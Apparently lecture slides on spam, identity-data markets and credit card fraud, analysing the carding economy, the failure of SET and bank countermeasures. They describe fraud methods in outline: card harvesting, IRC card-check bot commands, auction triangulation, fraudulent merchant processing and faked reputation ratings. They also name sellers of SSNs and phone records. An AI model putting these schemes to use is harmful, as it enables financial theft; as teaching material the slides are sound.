
To shut down Washington DC

- 240 messages/sec, 3Mbps traffic

To shut down Manhattan

- 165 messages/sec, 2Mbps traffic

Spam-fighting Timeline



Current situation can only be addressed via legislation

- Neither users nor vendors have any natural incentive to fix things

Spam Threat Model

Spam comes from legitimate (if unwitting) users

→ Any us-vs-them approach is doomed to failure

Spammers operate from jurisdictions (logical and/or physical) where prosecution is unlikely/impossible

→ Going after the spammers directly is unlikely to be effective

Prosecution requires evidence, plaintiff, defendant

- Plaintiff = everyone with an email address
- Defendant = unknown

Solution to the threat is to address inadvertent spamming via legitimate users (open proxies, compromised hosts, etc)

Effective Anti-spam Legislation, Part 1

Most spam is sent via unauthorised channels

- The dress-code-for-bank-robbers legislative approach will never work

Pass legislation to close the unauthorised channels

- Most people only wore seatbelts/helmets when it was required by law
- Penalise vendors for selling spam-enabling software (MS Outlook, via viruses/worms)
- Penalise users for running software in a spam-enabling manner (open relays)
- Equivalent to existing corporate governance legislation (auditing/environmental/due diligence/etc requirements)

Effective Anti-spam Legislation, Part 2

Today's dumb-terminal equivalent is more capable than the departmental server of 10 years ago

- 90+% of them are used as little more than dumb terminals (Web3270's)

Example: "Blaster Revisited", ACM Queue magazine

- The task: Electricity-bill payment terminal
 - Enter name, address, amount, hit Enter
- The tool: Windows XP Pro with all network services running on a live Internet connection
 - The required tool: a VT52 (1970's dumb terminal)
 - (A model 33 teletype or an 029 keypunch would do too)
- The solution: Change the oil in the ambulance at the bottom of the cliff and wait to be hit again

Effective Anti-spam Legislation, Part 2 (ctd)

Windows OK (Bill Cheswick)

- Browses the web
- Sends/reads email
- Arranges photos and music
- Nothing else

Can't use Outlook or MSIE (1st and 2nd most dangerous programs on the Internet)

- Firefox, Thunderbird, and Linux?
- (Draw your own conclusions about the chances of this taking off)

Effective Anti-spam Legislation Outlook

Unlikely to pass in the US due to software industry lobbying

- Would require an Enron-style debacle to pass

This is a social problem that can't be fixed using technology

- Technical solutions are a band-aid on a sucking chest wound

No solution in sight

- Just have to treat it like traffic jams, it's just a cost of the technology

Other Anti-spam Measures

ISPs should close port 25 (and 587, and others) by default

- The vast majority of net users don't know the difference between port 25 and a dead flounder
- Those who do know the difference will probably not be bot-infected
 - Add an "Open port 25" to the user's ISP config page
- If you need to send mail via your work server, you should use a VPN, not connect over the public Internet


This simple measure would drastically reduce spam from botnets

Online Credit Card Purchases

Convince consumers that it's safe to buy online

- SSL protects credit cards in transit
- If you see the padlock, you're safe

Security theatre

- Vendors put padlock GIFs on their web sites to provide extra reassurance 
 - Of the 50 largest US banks, 49 use padlock pictures to reassure users
- Protects (in theory) against a man-in-the-middle attack
 - Zero recorded instances in 10 years of online credit card use
- No protection for cards once they're at the merchant's server

Obtaining CC/banking Information

Crooks obtain user credit card/banking information through various means...

Breaking into poorly-secured servers

- Large-scale, tens to hundreds of thousands of cards collected

Phishing/social engineering

- Medium-scale, more effort required but can collect more information

Obtaining CC/banking Information (ctd)

Dishonest restaurant/bank/hotel employees

- Very small-scale, but provides the most information
- A good job for credit-card harvesting is pizza delivery
 - Obtain card numbers from phone orders
 - Look out for empty houses to use as dead-drops when delivering

Online shell auctions (online variant of dishonest employees)

- Run solely to obtain live credit card details

Obtaining CC/banking Information (ctd)

Buying it from bank employees under various pretexts

- Debt collectors, private investigators, ...
- Various massive breaches (x00K – x0M accounts) have been reported in the media
- This has been going on for years, but only became public after California passed legislation requiring that victims be notified
 - Since most US companies do business with California, it affected all US states

Bribing employees of overseas call centres

- UK Evening Standard reports that organised crime gangs are offering a year's wages to call centre staff for account access
- Offshoring is an accident waiting to happen
— BBC News

Obtaining CC/banking Information (ctd)

Dishonest call-centre employees

- US bank call centre employees in Pune, India, siphoned Rs 15M (US\$350K) from US bank accounts
The money was used to splurge on luxuries like cars and mobile phones
— Times of India
- The UK Sun newspaper bought 1,000 bank accounts from a Delhi call centre for £4.25 each
 - Account information
 - Credit card details
 - Passwords
 - Seller claimed he could supply 200K accounts per month

Availability of Private Data

Stolen personal information is so easily available that the best protection is that crooks simply can't use it all

- Number of identities stolen in an 18-month period from Feb'05 — Jun'06: 89 *million* (Privacy Rights Clearinghouse)
- The smaller the breach, the greater the chance of the information being misused by crooks
Fraudsters [...] can use roughly 100 to 250 [stolen identities] in a year. But as the size of the breach grows, it drops off pretty drastically
— Mike Cook, ID Analytics
- A bit like recommending that all householders leave their doors unlocked and alarms disabled, since crooks won't be able to get around to robbing all of them

Availability of Private Data (ctd)

Complete identity (card number, expiry date, CVV, name, address, Social Security Number (SSN), mother's maiden name) sells for ~\$10

- Sellers claim to work for banks, hotels, restaurants

Fake IDs sell for \$20 – \$250

- \$20 for a Social Security card
- \$70 for a green card
- \$60 – \$250 for a driver's license, depending on the quality
 - Ones with magnetic stripes containing real information are more expensive

You name it, they can make it

— Arturo Martinez, LA Deputy City Attorney

Availability of Private Data (ctd)

Social security numbers (SSNs) and other information can readily be bought online

- \$35 from secret-info.com
- \$45 from iinfosearch.com

Several sites sell full Social Security numbers, potentially contributing to an epidemic of identity theft

— Washington Post

- Unisys study found that about half of all financial institutions use the SSN to verify customer identity

Availability of Private Data (ctd)

Owners sell or rent their SSNs

- Illegal immigrants need a legal identity to work in the US
 - 1986 Immigration Reform and Control Act created a thriving market for fake documents
 - Complete fake ID costs \$100-200
 - Last year Social Security received *9 million* W-2's for nonexistent people
- Legal immigrants who have moved back home want to retain their US presence
 - Green card limits the amount of time you can spend outside the US
 - Unemployment/pension benefits require ongoing working presence

Availability of Private Data (ctd)

- Group B lends or rents their SSN to Group A
 - ID belongs to a legitimate person, so there are no paperwork discrepancies
 - Homeland Security is so busy looking for terrorists behind every bush that they've almost stopped investigating illegal immigrants (98% drop since 9/11)

No national stolen SSN database exists (!!)

- Fraud detection software (as used by banks and CC vendors) isn't employed for SSNs
- Penalties for fraud are low
- Filing fraudulent unemployment claims (\$400 per stolen SSN per week) is a lucrative and booming business

Availability of Private Data (ctd)

Prices for a CD or DVD of stolen data in Gorbushka market, Moscow

- Cash transfer records from Russia's central bank: \$1,500
- Tax records, including home addresses and incomes: \$215
- Mobile phone company's list of subscribers: \$43
- Name, birthday, passport number, address, phone number, vehicle description, and VIN for every driver in Moscow: \$100

In Sao Paulo, Brazil, can buy a CD with full Brazilian tax records

- Due to the size of the required support infrastructure, tax records are fairly leaky in most countries

Availability of Private Data (ctd)

Some of this information is also available in places like the US

- \$110 to `locatecell.com` buys a month's worth of phone records
- Other sites sell similar information for \$90-150
 - Reputable firms work around problems in obtaining the information by farming it out to contractors and not asking questions

Information security by carriers to protect customer records is practically nonexistent and is routinely defeated

— Robert Douglas, privacy consultant

Availability of Private Data (ctd)

- To see how dangerous this could get, a blogger tried buying the call records for Supreme Allied Commander of NATO (SACEUR), General Wesley Clark
 - Cost \$89.95 from `celltolls.com`
 - Required only the cellphone number and a credit card number
- This seems to be explicitly permitted by US law

A provider [...] may divulge a record or other information pertaining to a subscriber to or customer of such service [...] to any person other than a governmental entity

 - 18 USC 2702
 - Intent was to allow sale for marketing purposes, but limit government intrusion

The Carding Business

Prices are openly published or subject to private negotiation

- “CVV for \$1, CVV with SSN for \$10, bank account \$50, ...”
 - “CVV” implies full CC details down to the CVV level
- Some sources give bulk discounts for larger CVV purchases

Funds are moved into drops

- Compromised bank accounts used to launder funds
- Scammers are big fans of online banking, especially via other people’s accounts

The Carding Business (ctd)

Card checks are performed via IRC bots

- `!chk cardno expiry`
- `!cclimit cardno`
- `!cvv2 cardno expiry`
 - CVV is the 3-4 digit crypto checksum on the back of the card
 - Required as an extra check by some merchants
- This is more sophisticated than many merchants!

The Carding Business (ctd)

User identities are hidden via IRC proxies (bouncers) on hacked PCs

The trade of BotNets on compromised machines is becoming an industry in itself. Organised crime is making use of this industry

— Detective Chief Superintendent Les Hynds,
head of the UK National Hi-Tech Crime Unit

Carders have ebay-style reputation rating systems

- `#rippers` on carder IRC nets

The Carding Business (ctd)

Cashiers cash out the contents of the drops

- Take 50% of the funds to move the money out via services like Western Union
- Many, many ways to cash out the funds. Example: Find a business with \$10K of debt, agree to pay them \$20K if they cash out 50% of the funds

System works like an open labour market

- “Need spammer to fill Hotmail boxes, will pay through percentage of phishing proceeds”
- “Will trade CVV2 for web site account”


The Carding Business (ctd)

Everything can be outsourced

- Scammer buys hosts for a phishing scam
- Buys spam to lure the punters
- Buys drops to send the money to
- Pays a cashier to cash out the accounts

You wonder why anyone still bothers burgling houses when this is so much easier...

The Carding Business (ctd)



The money seems to be in being the middleman

- If someone could figure out how to set up an automated clearing house (ACH), they'd really clean up
- Probably not possible since it breaks the decentralised model that makes the system fault-tolerant

Credit Card Fraud

Obvious: Crime rings get 25 PCs shipped to eastern Europe

- Countermeasure: Merchants refuse to ship internationally
- Merchandise is shipped via US middlemen
 - “Earn big bucks working from home!”

Slightly less obvious: Set up CC processing on behalf of a legitimate company

- Legitimate company doesn't normally take CC orders and isn't aware of this (identity theft for companies)
- Make many small transactions at just under the floor limit using stolen cards
- Forward the funds to accounts controlled by the crime ring

Credit Card Fraud (ctd)

Less obvious: Use online auctions for money laundering (triangulation)

- Advertise new \$1000 digital camera on ebay for \$800
- Buy with stolen card, get sent to ebay buyer
- Collect \$800 cash

Use bot-driven cliques to defeat trust rating systems

- Set up multiple accounts
- Sell zero-value items (e.g. background GIFs for web pages) for 1 cent each
- Provide positive feedback for each sale
- 100 positive feedbacks for \$1
 - Like business goodwill, trust can be monetised

Credit Card Fraud (ctd)

Buyer countermeasures

- Watch out for auctions asking for cash-equivalents (money orders, wire transfers)
- Ask for the product's serial number before buying (requires a middleman to hold the payment)

Merchant countermeasures

- Require shipping address on file with the issuing bank

The problem with Credit Card numbers

Credit cards confuse identification and authorisation

- Credit card must be both public (identification) and private (authorisation)

Credentials are easily duplicated

- Duplication is nearly impossible to detect

Credentials aren't linked

- Use stolen credential A (e.g. SSN) to obtain credential B (e.g. credit card)
- Real owner of A is never notified of the existence of B
- Bad guy now "owns" B

The problem with Credit Card numbers (ctd)

Properly-designed mechanisms separate identification and authorisation credentials

- Username (public) and password (private)
- London Underground ID card (heavyweight identification) and pass ticket (lightweight authorisation to travel)

Credit Card security mechanisms should enforce this separation

- Linking credentials is still very difficult

The PC as ATM

The PIN entry device shall be a secure cryptographic device [...] during PIN entry at a terminal, protection becomes the responsibility of the card acceptor

— AS 2805.3:2000, Electronic Funds Transfer —
Requirements for Interfaces, Part 3: PIN
Management and Security

Windows 95, Windows 98, Windows ME, or Windows CE [...] cannot be used in secure environments

— “Writing Secure Code”, Microsoft Corp, 2004

The PC as ATM (ctd)

So who's liable?

No account holder liability in respect of any [...] forged, faulty, cancelled, or expired access method [...]

— Australian EFT Code of Conduct


“Forging” means the counterfeiting or altering in any particular by whatsoever means effected with intent to defraud of an instrument or document or of some signature or other matter or thing or [...]

— Australian Criminal Acts and Codes

- Using e.g. a keylogger to obtain access codes without authority and then using them for fraudulent means constitutes “forgery”
- The customer would not be liable

Preventing Fraud (in theory): SET

SET (Secure Electronic Transactions)



Acquirer gateway is an Internet interface to the established credit card authorisation system and cardholder/merchant banks

SET (ctd)

Card details are never disclosed to merchant

- Encrypted purchase instruction (PI) can only be decrypted by the acquirer
 - In practice the acquirer usually reveals the card details to the merchant after approval, for purchase tracking purposes
- PI is cryptographically tied to the order instruction (OI) processed by the merchant
- Client's digital signature protects the merchant from client repudiation

Authorisation request includes the consumer PI and merchant equivalent of the PI

- Acquirer can confirm that the cardholder and merchant agree on the purchase details

SET (ctd)

Capture can take place later (e.g. when the goods are shipped)

- User can perform an inquiry transaction to check the status

The whole SET protocol is vastly more complex than this

Why SET failed : Complexity

SET is the most complex (published) crypto protocol ever designed

- > 3000 lines of ASN.1 specification
- 28-stage (!!) transaction process
 - “The SET reference implementation will be available by, uhh...”
 - Although SET was specifically designed for exportability, you couldn’t export the reference implementation
- Interoperability across different implementations is a problem
- SETco charged a huge amount of money for compliance testing of implementations
 - Hard on small companies, who were doing the implementation work

Why SET failed : Practicality

Huge numbers of merchants use the credit card number as a primary key for customer databases

- “Solved” by making the card number visible to merchants
- Defeats the major purpose of SET (protecting the CC number)

SET requires

- Custom wallet software on the cardholders PC
- Custom merchant software
- Special transaction processing software (and hardware) at the acquirer gateway

Some (small-scale) fraud is still possible

- Break into merchant, steal CC → Break into client PC, steal SET keys

Why SET failed : Politics

All the liability was carried by the issuing bank

- All the benefit was obtained by the acquiring bank
- Some attempt to mitigate this by splitting the costs

VISA / MasterCard didn't care if SET succeeded or not

- SET was a counter to Cybercash, Mondex, etc
- When those didn't go anywhere, SET was superfluous
- Credits cards over SSL were seen as far more profitable, since they're charged as card-not-present transactions

Avoiding Fraud (in practice)

Merchants will only ship to the CC billing address

- Sledgehammer approach inconveniences many customers
- Fraudsters haven't had to seriously attack this measure yet
- Carders swap lists of cardable merchant sites that will ship to a different address

Attempts to resurrect SET

- Verified by VISA — roll-your-own SET
- Everyone gets to independently reinvent the wheel...
... badly
- Design target seems more to impress VISA's auditors than to provide real security

Avoiding Fraud: Outlook

Banks aren't too worried, merchants carry the cost

- Consumers pay via increased prices

Each step back buys 1-2 years

- Ship-to-billing-address is the last line of defence

TAN-based approach

- One-time password per transaction

~~UZDCOQwG~~

~~XcSnvszE~~

0uZVSJ2U

– Send new TANs when the old list is about to expire

Avoiding Fraud (ctd)

Used by European banks for online banking

- Marginal cost is close to zero
 - TANs are sent out with bank statements
- Remarkably effective against online credit card theft/fraud
 - The one thing you can't do online is intercept paper mail
- Requires participation by banks
 - Non-European banks haven't got past username + password (or SSN, mother's maiden name, ...)
 - Currently the pain isn't sufficient to motivate changing the CC authorisation system

Avoiding Fraud (ctd)

Still not 100% effective

- Virus reads the bank's page from the browser cache
- Pops up a window asking the user to re-authenticate due to session timeout
 - Users are conditioned to accept this
 - Too many banks use Javascript pop-ups, aggressive session timeouts during online banking
- Username + TAN go to eastern Europe, user's session continues as normal

European banks are switching to challenge-response calculators in response to this type of attack

Avoiding Fraud (ctd)

Ambiguous typing

- Have multiple choices for each PIN digit
- First digit = 1 or 5
- Second digit = 7 or 9
- Third digit = ...
- Attacker can only determine a possible choice of PIN digits, but not the actual PIN
- ATM carries out a brute-force attack on the actual PIN value

More useful with ATMs than computers

- Spyware can narrow down the choices by finding common digits over multiple PIN entries

Conclusion

This is a social problem that can't be fixed using technology

- Current attempts to fix it via legislation are ineffective or nonexistent

Card fraud: The banks had better come up with something quickly